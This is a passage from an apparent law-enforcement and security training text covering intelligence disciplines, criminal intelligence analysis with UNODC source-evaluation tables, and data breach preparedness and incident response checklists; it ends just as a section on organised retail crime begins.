GEOINT or geospatial intelligence is the analysis and visual representation of security-related activities on the earth. It is produced through an integration of imagery, imagery intelligence, and geospatial information. Lesson 8 will discuss GEOINT in detail.

Analysis

Analysis refers to the process of transforming the pieces of information into something that is usable by policymakers and military commanders. The result, or "intelligence product," can take the form of memorandums, elaborate formal reports, briefings, maps, databases, or any other means of presenting information. We use the term "technical analysis" here to refer to analytical methods that transform highly specialized data, totally or virtually incomprehensible to everyone but the specialist, into data that other intelligence analysts can use.

Cryptanalysis

Cryptanalysis is the analytic investigation of an information system with the goal of illuminating hidden aspects of that system. It encompasses any systematic analysis aimed at discovering features in, understanding aspects of, or recovering hidden parameters from an information system. Cryptanalysis is one of the core technical disciplines necessary for the National Security Agency (NSA) to accomplish its mission and provide critical intelligence to the Nation's leaders, and the need for Cryptanalysts will remain constant in our ever-changing global environment (http://www.nsa.gov/careers/careers_8.cfm).

Telemetry/Signals Analysis

Telemetry/Signals Analysis is a technical discipline that seeks to recover, understand, and derive intelligence from foreign signals. Analysts use their background in Computer Science, Mathematics, and Engineering to analyze, understand, and exploit the advanced signals that NSA targets use to communicate.

Photo Interpretation

Despite the sophistication of the equipment that can take pictures deep within an otherwise inaccessible territory, no substitute has been found for the human eye when it comes to figuring out what those images show. This is not as simple a task as it might seem; while it is often said that photographs are a particularly

persuasive form of intelligence since senior officials feel more confident about the intelligence they are getting when they can “see it for themselves,” the average surveillance photograph is likely to be unintelligible to the layman. It is only after the photo interpreter (PI) points out and labels the interesting items that ordinary viewers can understand what they are seeing.

Finished Intelligence

The analysis described does not go directly to the policy maker or military commander. Developing finished intelligence involves analytical techniques not different from those of the social sciences.

Scientific Intelligence

Understanding new weapon systems that the enemy was developing thus became an important objective. It was important to obtain fairly detailed information about the way a system worked in order to develop methods of countering it.

Military Intelligence

Military intelligence deals with information about foreign militaries and preparing your own military forces for the time of war. The basic military intelligence is the “order of battle,” a tabulation of information about a military forces-amount of manpower, numbers, and types of weapons, organizational structure, and similar data. One step up is information about how the forces could be expected to fight, their tactics, and their strategy. Finally, when military operations appear imminent or are beginning, there must be information about the disposition and movement of military forces.

Political Intelligence

Political intelligence consists of information concerning the political processes, ideas, and intentions of foreign countries, factions, and leaders. The analysis that produces this intelligence is similar to all academic and journalistic research on both international and domestic politics.

Penn State. (2013). The Intelligence Process. <https://courseware.e-education.psu.edu/>

11.4. Scope of Intelligence

The following discussion draws on the work of Abram N. Shulsky's 2002 book, *Silent Warfare: Understanding the World of Intelligence*. The concept of intelligence applies not only to governments but also to many other types of organizations. For example, business corporations treat intelligence as information designed to meet policy-making needs. Similarly, a political party or campaign performs intelligence-like activities in trying to figure out what the opposition is up to. A few of the most common applications of intelligence are:

Domestic Intelligence

Intelligence collected from individuals or groups within the nation's borders is an extremely sensitive issue, especially in the US. This is largely because how a government defines such internal threats depends heavily on the type of government it is. For example, a single political party that has a monopoly of power is likely to regard any domestic political dissent as a security threat, and its intelligence service will focus a great deal of attention on detecting and thwarting that dissent. In the extreme case, a totalitarian government may regard all nonmembers of the ruling party as actual or potential enemies. By contrast, the notion of a "loyal opposition," as found in democratic systems, implies that the government's domestic political opponents do not pose a security threat and hence are not suitable targets of intelligence.

Law Enforcement

This focuses on threats which are not primarily from a foreign government. Examples are narcotics trafficking or certain types of organized crime. These threats appear to fall within the ambit of law enforcement rather than of intelligence, but intelligence is often involved in the fight against them. Intelligence may be called upon for information about the foreign aspect of these activities; information that would otherwise be unavailable. Also, the law enforcement approach typically waits until a crime has been, or is about to be committed, then attempts to solve that particular crime and arrest the perpetrators. This may not be an acceptable approach toward certain transnational threats. When dealing with entirely domestic organized crime groups, however, law enforcement agencies often use intelligence techniques. For example, with respect to domestic law enforcement, the Federal Bureau of Investigation (FBI) distinguishes between criminal intelligence investigations and ordinary criminal investigations. The dividing line between the law-enforcement and intelligence approaches is whether the focus is on the punishment of a given criminal act or on the struggle with an organization engaged in criminal activity.

Economics

Intelligence can be used to enhance a nation's economy. Acquiring advanced technology was and is an important goal of Russian and Chinese intelligence. This activity saves both countries the great expense and difficulty of developing technology on their own, whether for military or civilian uses. In a market economy, however, it is much less clear which economic issues have national security dimensions that justify or require the involvement of intelligence agencies. In general, specific economic questions that have a direct impact on military or other foreign policy aspects of national security fall within the purview of intelligence agencies. For example, information concerning a country's access to strategic materials. The broader question is if intelligence should be used to advance the economic well-being of the nation. As

Schulsky points out, private economic interests could probably put it to much greater use, but it is not clear that information gathered clandestinely at government expense could be distributed equitably to individuals or corporations to further private interests (Shulsky, 2002, p. 6).

Other Areas

Intelligence has been applied to “nontraditional” areas such as environmental issues. Environmental security seems to be one of the major nontraditional areas. It integrates the fields of science, diplomacy, law, finance, and education to provide policy-makers with a methodology to tackle environmental security risks in time. The goal is to ensure a scientifically sound response to complex human-environment events such as climate change, West Nile Virus, and Lyme disease. According to Shulsky, “While the argument is made that environmental problems can affect national security, the main motivation seems to be that technical intelligence collection systems developed for other purposes can help track environmental changes over time and across large expanses of territory, and that they can do so at small additional cost” (Shulsky, 2002, p. 7).

11.5. Tasking, Processing, Exploitation, and Dissemination (TPED)

“TPED” is an acronym that stands for “tasking, processing, exploitation, and dissemination.” There is an emerging belief that the community would be better served with a TPPU cycle that is Task, Post, Process, and Use. Some have suggested that TPED is the supply-chain management for the GEOINT Community. Alternatively, you can think of TPED as shorthand for the ensemble of people, systems, and processes that add value to a geospatial intelligence collection system. TPED is a cycle, developing raw data into finished information for policymakers to use in decision making and action. The below diagram illustrates the cyclic nature of the process:

The US Intelligence Community.

TPED is usually juxtaposed to a specific intelligence collection discipline—e.g. imagery, SIGINT, etc.—or to a specific intelligence collection asset. Thus, we speak of “tasking” an imagery reconnaissance satellite, “processing” its raw collection, “exploiting” its processed collection take, and “disseminating” the resultant information products. This may lead one to conclude that TPED is a neat, serial process.

In the United States, collection outruns processing and exploitation. More is collected than can ever be processed and exploited. Furthermore, technical collection systems have found greater favor in the executive branch and Congress than processing and exploitation. One reason for this is that collection is akin to procurement and is much more appealing than processing and exploitation. Also, collection advocates argue successfully that collection is the bedrock of intelligence. Collection also has support from the companies who build the technical collection systems and lobby for follow-on systems. Processing and exploitation are largely in-house intelligence community activities.

The current TPED problem in the United States derives largely from a domestic infatuation with Cold War high-technology intelligence. The technology is very expensive, and although intelligence spending is officially classified, many press reports quote a figure of between \$28-30 billion per year prior to September 11. Regardless of the actual amounts involved, according to an unclassified breakdown of the current budget, almost two-thirds of the U.S. spending focuses on the technical collection agencies such as the National Reconnaissance Office (NRO) and the National Security Agency (NSA). During the Cold War, money was spent on collection technology and not the supporting TPED architecture. The United States could rely on extended periods for strategic warning using the existing intelligence structure and its bureaucratic inertia, with its inherent “stovepipe” TPED. These systemic shortfalls with TPED were overcome by the IC because the enemy and our allies were clearly defined, and the links tying our intelligence architecture in place were well understood.

TPED is critical for sustaining the drive for information dominance in the United States, but the current architecture is not adequately designed to support the global war on terror. National security decision making in the United States has relied on past assessments of security versus risk when sharing

intelligence with its alliance partners. This paradigm, while appropriate for the Cold War, may not work in today's coalition-centric global war on terror, and modern information age warfare has turned the Cold War TPED model on its head. During the Cold War, intelligence reports written by tactical units were sifted and analyzed by national agencies and centralized for the benefit of national decision makers. Currently, TPED is more distributed, as the national intelligence collection systems and subject-matter expertise once dedicated to supporting a select group of national decision makers now support a vastly expanded base of coalition, theater, and tactical users as well. In the United States, the interoperability of intelligence systems supporting efforts in the global war on terror is essential for intelligence producers and consumers in a distributed worldwide network.

11.6. Criminal Intelligence Analysis

What is Criminal intelligence analysis?

Fundamentally, it is all the evidence that is gathered about a crime\criminal. Nonetheless, gathering evidence is insufficient and often does not result in obtaining intelligence information. All evidence\information must be assessed before it can be acted upon.

Criminal intelligence analysis (CIA) has a philosophy according to INTERPOL, which sets out ways to approach an investigation of crime and criminals, utilizing the intelligence and evidence\information that has been collected relating to them. It offers techniques that structure our natural deductive powers and thought processes, the “natural intuition”, which adept investigators can use without thinking about it. It also gives us tools that help us to better understand the information that has been collected and to effectively pass on that understanding to others.

The basic tasks of criminal analysis are to:

- Assisting officials – for example, policy makers, decision makers, and law enforcers’ dealing with concerns that arise.
- Provide early or timely warning of threats around the world.
- Support operational activity by analyzing crime and criminal acts.
- The core function of the analyst can be broken down into a three-phase process, as follows:*
- To gather information, to understand it and the relevance or relationship of each piece to all of the others.
- To develop this information objectively to arrive at an understanding of the whole.
- To communicate this understanding to others and so to put the intelligence process to practical use.

11.7. Data Integration and Analysis

The analytical process focuses on use and development of intelligence to direct law enforcement goals, both for short-term operational aims and for long-term strategic reasons.

The scope of analysis and its overall reliability is dependent on the level and accuracy of acquired information, combined with the skills of the analyst. Analysis is a repeated process, which can be performed to help with all types of law enforcement objectives.

Different types of crimes and criminal operations require different scenarios, but in all circumstances, the information used should not be pre-filtered through an artificially and haphazardly imposed selective grid. Data integration is the first part of the analytical process. It involves joining information from different sources in planning for the formulation of inferences. Various techniques may be used to display this information, the most common being the use of charting techniques:

- Link charting —shows the association between entities highlighting in the investigation
- Event charting—shows the chronological associations between entities or sequences of events.
- Commodity flow charting—explores the movement of money, stolen goods, narcotics, or other commodities.
- Activity charting—identifies activities involved in a criminal operation
- Financial profiling—identifies hidden income of business entities or individuals and to identify indicators of economic crime
- Frequency charting —organize, summarize and interpret quantitative information.
- Data correlation —illustrates the associations between different variables.

11.8. The analytical process

The next phase in the investigative process is the analysis or logical reasoning, which necessitates going beyond just the mere facts. The disciplined approach to analysis necessitates the maximum amount of data to be considered at the time of integration to decide on its significance. Eliminating data at the start of the process can easily lead us to the significance of a vital piece of evidence that may otherwise be overlooked. Which can lead to incorrect analysis, which could eventually jeopardize an enquiry?

Analysis often identifies additional projects that are tangential to the original one. Some time ago, it was common to carry out these projects at the same time and in conjunction with the main one. This approach led to scattering of resources, interruptions and in general lowering the quality of the final product(s). Through lessons learned, it has now become acknowledged that analytical projects should be carried out sequentially, one at a time, or by independent teams of analysts.

A premise\hypotheses in “inference development” is used for the identification of facts or fragments of information\data that goes together to make a particular point. A premise\hypotheses is the first and significant stage in the true process of data analysis as against data description. Understanding how premise\hypotheses are identified is crucial to developing inferences.

Premise\hypotheses are the closest relationship to the described information, and consequently are the most objective and accurate representation of data. For any given set of premise\hypotheses derived from a particular set of information, the premise\hypotheses may be joined in different ways to suggest different inferences.

THE INTELLIGENCE PROCESS

There are four types of inferences:

1. Hypothesis—a tentative explanation, a theory that requires additional information for confirmation or rejection.
2. Prediction—an inference about something that will happen in the future.
3. Estimation—an inference made about the whole from a sample, typically quantitative in nature.
4. Conclusion—an explanation that is well supported. It should be noted that all inferences require testing in some manner before they can be accepted as fact.

11.9. Evaluation of Source and Data

Once the information has been collected, the next step is for it to be evaluated. This is something that is often overlooked in traditional investigations and law enforcement, however, it cannot be ignored. Within the intelligence community, a standardized system of evaluation has been developed which is better known as the 4×4 system.

There are three basic fundamentals which consist of the evaluation process:

1. The evaluation must be based on professional judgment, unbiased from personal feelings, emotions, and beliefs.
2. You must always evaluate the source independently of the information itself.
3. It has to be carried out within a close proximity to the source.

Evaluation tables using the 4×4 system

Table 4-1. Source evaluation

A	<ul style="list-style-type: none">• No doubt regarding authenticity, trustworthiness, integrity, competence, or• History of complete reliability
B	<ul style="list-style-type: none">• Source from whom information received has in most instances proved to be reliable
C	<ul style="list-style-type: none">• Source from whom information received has in most instances proved to be unreliable
X	<ul style="list-style-type: none">• Reliability cannot be judged

Source: UNODC

Table 4-2. Information evaluation

1	<ul style="list-style-type: none">• No doubt about accuracy
2	<ul style="list-style-type: none">• Information known personally to the source but not known personally to the official who is passing it on• Logical in itself• Agrees with other information on the subject
3	<ul style="list-style-type: none">• Information not known personally to the source but corroborated by other information already recorded
4	<ul style="list-style-type: none">• Information which is not known personally to the source and can not be independently corroborated

Source: UNODC

Table 4-4. Data validity


1 CONFIRMED	<ul style="list-style-type: none"> • Confirmed by other independent sources • Logical in itself • Agrees with other information on the subject
2 PROBABLY TRUE	<ul style="list-style-type: none"> • Not confirmed independently • Logical in itself • Agrees with other information on the subject
3 POSSIBLY TRUE	<ul style="list-style-type: none"> • Not confirmed • Logical in itself • Agrees somewhat with other information on the subject
4 DOUBTFULLY TRUE	<ul style="list-style-type: none"> • Not confirmed • Not illogical • Not believed at time of receipt although possible
5 IMPROBABLE	<ul style="list-style-type: none"> • Confirmation available of the contrary • Illogical in itself • Contradicted by other information on the subject
6	<ul style="list-style-type: none"> • Cannot be judged

Source: UNODC

11.10. Analysis and Analytical Process

One of the most critical phases of the intelligence process is the analysis of the information gathered. The analysis can highlight information gaps, weaknesses, and strengths and target ways in which we need to move forward. It can help to direct law enforcement in both short-term operational focuses and achieve long terms strategic goals.

Figure 5-1. The analytical process



Source: UNDOC


There are two phases to the analytical process according to the UNDOC:

Data Integration – This is where the analyst will combine all of the various types of information from different sources. It will help the analyst establish a hypothesis, any weaknesses in the data and help to establish a plan going forward. During this phase, the analyst will continue to gather information.

Data Interpretation – In this phase we begin to interpret the data, which usually involves the use of charts,

process flow, tables and maps which can be useful briefing aids.

Figure 5-2. The process of analysis



Source: UNDOC

11.11. Hypothesis and Inference

By creating a hypothesis the analyst can continue to support or deny it based upon the analysis of the information gathered. It does not matter if the original hypothesis was right or wrong but rather that this process is being followed consistently over time. With that being said the hypothesis or any inference should contain at the minimum the following information:

- **WHO** – Key individual or individuals
- **WHAT** – Criminal Activity
- **HOW** – Method of operation
- **WHERE** – Geographical scope
- **WHY** – Motive
- **WHEN** – Time-frame

By looking at this type of information above and evaluating it's value to the potential crime (who, what, when, where and why), it will help to have an established framework and process in place to ensure that maximum success in any given investigation.

11.12. Ten Standards for Analysis

Intelligence analysts have a tough and demanding job, requiring top-notch analytical skills, investigative know-how, and solid judgment making skills. The following 10 standards have been adapted from the United Nations Office of Drug and Crime for inclusion into the SMIA:

1. Analyzed data (i.e., intelligence) should be used to direct law enforcement operations and investigations
2. Analysis should be an integral part of every major investigation the agency pursues.
3. Analytical products should contain, as a minimum, a written report. Visual products may also be presented, but are only acceptable as an addition to, rather than in replacement of, a written report.
4. Analytical products should contain conclusions and recommendations. These are presented to management for their consideration regarding decision-making.
5. The development of an analytical product requires the application of thought to data. Data compilation that does not reflect comparison or other considerations is not analysis.
6. Analytical products must be accurate. Consumers must be able to rely on the data provided to them by analysts.
7. Analysis must be produced in a timely manner.
8. Analytical products should reflect all relevant data available through whatever sources and means available to the analyst.
9. Analyses should incorporate the best and most current computer programs, compilation, visualization, and analytical techniques available in the analyst's environment.
10. Analyses should both reflect and be evaluated upon, their qualitative and quantitative contribution to the mission and priorities of the agency or organization for which they are being produced

12. Data Breach Preparedness

What is a data breach?

A data breach is an incident in which sensitive, protected or confidential data has potentially been viewed, stolen or used by an individual unauthorized to do so.

Why create a Data Breach Preparedness Plan?

The average total cost of a typical breach is \$5.4 million and climbing each year in the United States. Some breaches cost much more than that, which is why it's so important to be prepared. Multiply this type of criminal activity by hundreds, thousands even millions of records that are typically compromised in one breach and you begin to realize just how costly a data breach is. A data breach can take a heavy toll on a company or agency of any size. Having a breach preparedness plan immediately in place can help you act quickly if one occurs within your organization. Acting quickly as possible can help to prevent further data loss, significant fines and costly customer backlash as we have witnessed in the past with other organizations.

Incident Preparedness

In the midst of a data breach, there wouldn't be any time to decide who is going to delegate, direct, and carry out these protocols. It would be best to develop your response plan and build your response team before you need them.

Your designated team should coordinate efforts between your company's various departments and fulfill two primary functions, in which is as follows:

1. The immediate function is to develop the data breach response plan and prep the entire organization on proper protocol during a breach.
2. Then, if a breach does occur, the team will implement the response plan, engage the proper resources and track the efforts.

Assemble your response team

It is very important to choose an incident lead when situations arise relating to data breaches within your organization. Your incident lead should be able to do the following:

- Coordinate and manage your organization's overall response efforts and team.
- Act as a liaison amongst managers and executives and other team members to report progress and problems.
- Solely Identify key tasks, manage timelines and document all response efforts from beginning to end.
- Ensure all contact lists remain updated and team members remain ready to respond in relation to the data breach.

Law Enforcement in relation to data breaches

Depending on the severity of a specific data breach, you may need to involve the law enforcement

community to assist you in your efforts to investigate, seek, and apprehend suspects. Take the time to collect all of the appropriate contact information now so you can act quickly if a data breach does occur.

- Identify which local, state and federal authorities, including the FBI and Secret Service, to contact in the event of a data breach involving criminal activity.
- During a data breach, be sure everyone on the data breach response team is aware of any law enforcement directives so the investigation isn't interrupted abruptly.

Data Breach Resolution Provider

Contracting with a data breach resolution vendor in advance of a breach to secure the best rates possible. Your vendor should be able to do the following:

- Assign you a designated account manager to handle escalations, reporting and tracking.
- Handle all aspects of notification, including drafting, printing and mailing letters and address verification.
- Offer proven identity protection to victims, comprehensive fraud resolution and secure call center services for affected individuals. Relay to the victims these methods have been proven to be most effective.

Preparedness Training

In addition to a company--wide focus on data security and breach preparedness, department--specific training should trickle down from the data breach response team. Each member of the team has a unique responsibility to apply prevention and preparedness best practices to his/her own department.

Data breach notification

Sixty days. That's generally the amount of time businesses have to notify affected individuals of a data breach, assuming notification is required by law. The countdown starts the moment a breach is discovered. Depending on varying circumstances, you may have even less time. Not all breaches require notification. If your data was encrypted or an unauthorized employee accidentally accessed but didn't misuse the data, you may not need to notify. Be sure to seek and follow legal advice before deciding to forgo notification.

Successful Notification

It is your responsibility to determine the deadlines for notification according to state law. The notification deadline is a heavy weight on top of the already burdensome and stressful ordeal of a data breach. One way to help eliminate some of that stress is determining how you'll handle notifications before a breach occurs. Lining up a data breach resolution provider in advance can help shave off both time and stress from your response efforts. In many cases, you can even save money by signing a contract with a provider in advance of a breach (Experian, 2013).

What to Look For in a Data Breach Resolution Provider

Above all, your data breach resolution provider should make security a top priority throughout the notification process. Unlike standard direct mail production, data breach notification requires critical service and quality assurance elements to ensure compliance. Look for one vendor that can seamlessly handle

notifications from beginning to end and make a positive impact on your brand. Be sure to double check and test phone numbers and URLs in all communications. Notification letters may contain sensitive data and require secure handling through every stage of drafting, printing, and mailing.

As dictated by state law, a notification letter may need to include:

Clear language, not industry jargon, that the average person could understand. A toll--free phone number for individuals wanting additional information. Details about the type of data lost and how it was lost, unless prohibited by law. Next steps to help affected individuals regain their security, such as signing up for a complimentary identity protection product.

Solutions to Data Breaches

After enduring major losses financially and confidential information being compromised, many companies have looked to ways to implement a strategy referencing data breaches. As of recently, it has been discovered that insurance companies now are looking to insure organizations to cover hacking damages, for example one insurance company based in Toronto, Canada called Executive Risk Insurance Services have taking interest in data breach protection.

Important steps in protecting against data security breaches

One should appropriate provisions for data safeguarding and implementing a information security policy.

In conclusion data security breaches have resulted in major financial losses as well as reputational damage. There is an unexpected benefit, too they are providing a major wake--up call to executive management regarding the criticality of data protection and cloud computing only exacerbates existing risks, in which data asset inventory and valuation remain major. Importantly note, problems adopting an information centric approach is the right way to go. Also the selection and implementation of appropriate technical controls makes all the difference in the world. The worst approach is to do nothing at all. "All victims share something in common: they never thought it would happen to them."

12.1. Preparedness Audit

Organizations can greatly reduce the cost of a data breach by having well-established incident response Preparedness Plan. Data breaches can happen to business of all sizes, non-profits, educational institutions and government organizations. It's assumed in today's time that all business who collect some type of data is subject to a data breach and will suffer data loss. Whether you are a Fortune 500 company or a local merchant, if you collect data, you are at risk.

Once you've created your preparedness plan, you've cleared one of the major hurdles in setting up a successful preparedness plan if a data breach occurs. Your preparedness plan can only be successful if it's comprehensive and current. Each quarter, make it a priority to update, audit and test your plan. Consider different data breach scenarios that could occur and whether your plan would help address each one, including an internal breach, external attack, accidental data sharing and loss or theft of a physical device.

*Most Overlooked Details *

Here's a glimpse of a few commonly overlooked details that should be on your radar during a preparedness plan audit.

*Call center *

Establishing a way for those involved in the data breach such as your customers and/or employees to contact is important. Bring in external resources to help handle the high volume of calls. In the first few hours following a data breach is not when you want to hide from your consumers and others involved. Instead, be readily available to answer their questions in order to reinforce the value of your brand and your commitment to their security and privacy.

Whether you plan to use internal or external resources, be sure you:

- Are prepared to quickly pull together training materials, such as incident FAQs. Highly knowledgeable and emphatic call center representatives can make a positive impact on your brand during a crisis.
- Are able to scale the call center portion of your preparedness plan to fit any incident. In addition to identifying needed call center resources in advance of a breach, also create a call center script template specifically geared toward crisis management.
- Conduct ongoing crisis training for your regular call center, whether it's internal or external, so representatives are trained in handling sensitive information as well as emotional callers.
- Oversee several test calls to confirm the call center is ready to handle incident-- related calls.

Vendor negotiations

With companies being subject to data breaches at the hands of their vendors, take steps to ensure your company isn't headed down the same road. Select vendors that have appropriate security measures in place for the data they will process.

Ensure that your vendors have the necessary training and technology in place to safeguard the data.

Assess whether they are meeting your requirements for proper data protection on a regular basis.

In general, it makes sense for companies to require that vendors:

- Maintain a written security program that covers the company's data.
- Only use the company's data for the sole purpose of providing the contracted services.
- Promptly notify the company of any potential security incidents involving company data and cooperate with the company in addressing the incident.
- Comply with applicable data security laws.
- Return or appropriately destroy company data at the end of the contract.

Operational challenges

So you've determined all of the steps and precautions you'll need to take if a data breach occurs. But, responding to one can take significant company resources.

Does your preparedness plan address the operational challenges of managing a breach in conjunction with managing the day-to-day business?

For example, if your head of security and/or IT is tied up with breach response, who oversees the department in the meantime? Answering questions like these truly help to illustrate that data security; data breach preparedness and data breach response requires company--wide awareness and involvement.

As part of your preparedness plan, have every member of the response team prep his or her departments on what to expect and how to operate during data breach response. Everyone on staff should understand how their roles might change during a breach in order to maintain operations.

Preparedness Audit Plan Checklist

At McAfee Institute, we have adopted a Preparedness Plan Checklist from Experian. That checklist is below for you to adopt as well and make any necessary changes to fit your organization's individual audit plan checklist.

[Download Now](#)

Data security and privacy must become part of an organizations culture. Be prepared with an incident plan to help protect your data, detect a breach and quickly mitigate the impact. The responsibility cannot be limited to one individual or one group; it is every employee's responsibility to follow the guidelines. This will help to ensure that your organization is ready to take the appropriate steps to minimize damage to your customers, employees and brand in the event of a data breach.

12.2. Incident Response

*Incident Response *

After a data breach has happened, it is critical to act strategically and quickly to regain security, preserve evidence and protect your brand (Experian, 2014). During this phase, you will want to be sure you record every detail of the breach that you can, this would include your response efforts, breach findings, the exploit, who, what, when, where, and why if you can answer those questions as well as any conversations with your legal counsel and law enforcement, if possible.

Checklist: The first 24 hours

After a breach has been identified, it is important to remain calm and immediately notify your legal counsel for guidance on initiating these 10 critical steps as adapted from Experian:

1. Record the date and time when the breach was discovered, as well as the current date and time when response efforts begin, i.e. when someone on the response team is alerted to the breach.
2. Alert and activate everyone on the response team, including external resources, to begin executing your preparedness plan.
3. Secure the premises around the area where the data breach occurred to help preserve evidence.
4. Stop additional data loss. Take affected machines offline but do not turn them off or start probing into the computer until your forensics team arrives.
5. Document everything known thus far about the breach: Who discovered it, who reported it, to whom was it reported, who else knows about it, what type of breach occurred, what was stolen, how was it stolen, what systems are affected, what devices are missing, etc.
6. Interview those involved in discovering the breach and anyone else who may know about it. Document your investigation.
7. Review protocols regarding disseminating information about the breach for everyone involved in this early stage.
8. Assess priorities and risks based on what you know about the breach.
9. Bring in your forensics firm to begin an in--depth investigation.
10. Notify law enforcement, if needed, after consulting with legal counsel and upper management.

Once you have started on the 10 initial steps, it's important to ensure your preparedness plan is on track for these next steps.

Fix the issue that caused the Breach

- Get with your forensic team to ensure they find and delete any hacker tools identified on your systems.
- Try to locate any other potential security gaps or risk and address them as well.
- Have a clean machine you can put online while you work to cleaning the affected systems.
- Conduct multiple system penetration tests to ensure this type of breach cannot happen again.

- Document, when and how the breach was contained.

Continue working with Forensics

- Try to determine if any countermeasures, such as encryption, were enabled when the compromise occurred.
- You will want to ensure you also conduct an analysis of back up, preserved or reconstructed data sources as well.
- Determine the number of suspected people affected and the type of information compromised.
- Then you will need to align the compromised data with customer names and addresses for notification.

Identify legal obligations

- Revisit federal and state regulations governing your industry and type of data lost.
- Determine all entities that need to be notified (i.e. customers, news, government agencies, regulation boards, etc.)
- Ensure all notification occur within the appropriate time frames.

Report to Upper Management

- Prepare a data breach report for upper management
- The first report should include all of the facts about the breach as well as the steps and resources needed to resolve it.
- Create a high-level overview of the priorities and progress, as well as problems and risk.
- Never send sensitive information such as DOB, SSN, etc. unnecessarily to vendors supporting the breach.

Identify Conflicting Initiatives

- Make the response team and executives aware of any upcoming business initiatives that may interfere or clash with response efforts.
- Decide whether or not it's appropriate to postpone these efforts, to focus on the breach.*

Alert Your Data Breach Resolution Provider

- Contact your pre--selected vendor to choose the business services for your company and protection products for individuals affected in the breach.
- Determine how many activation codes you will need for the protection products based on the number of people affected during the breach.
- Draft and sign a data breach resolution agreement if you don't have one in place
- Engage your vendor to handle the notifications and set up a call center so that affected individuals will have access to customer service representatives trained on the breach.

- Work closely with the account manager to review incident reporting and metrics.

Keep Your Response Efforts on Track

Resolving a data breach requires a great deal of time, and coordinated effort between your response team, law enforcement, executives, forensic firm and data breach resolution providers. Staying organized and documenting every step and decision should be your top priority. Don't lose sight of your priorities and act quickly.

Legal Notice

The information you obtain herein is not, nor intended to be, legal advice. We try to provide quality information but make no claims, promises or guarantees about the accuracy, completeness or adequacy of the information contained. As legal advice must be tailored to the specific circumstances of each case and laws are constantly changing, nothing provided herein should be used as a substitute for the advice of competent legal counsel.

13. Data Analysis and Reporting Tools

Analysis of ORC can be made difficult by the ambiguity of what constitutes this type of crime and how it differs from other retail crimes such as petty shoplifting and consumer fraud. The categorization criteria of ORC amongst the retail industry is widespread, however, there are ways to gather information about the local and national ORC problem (CISP):

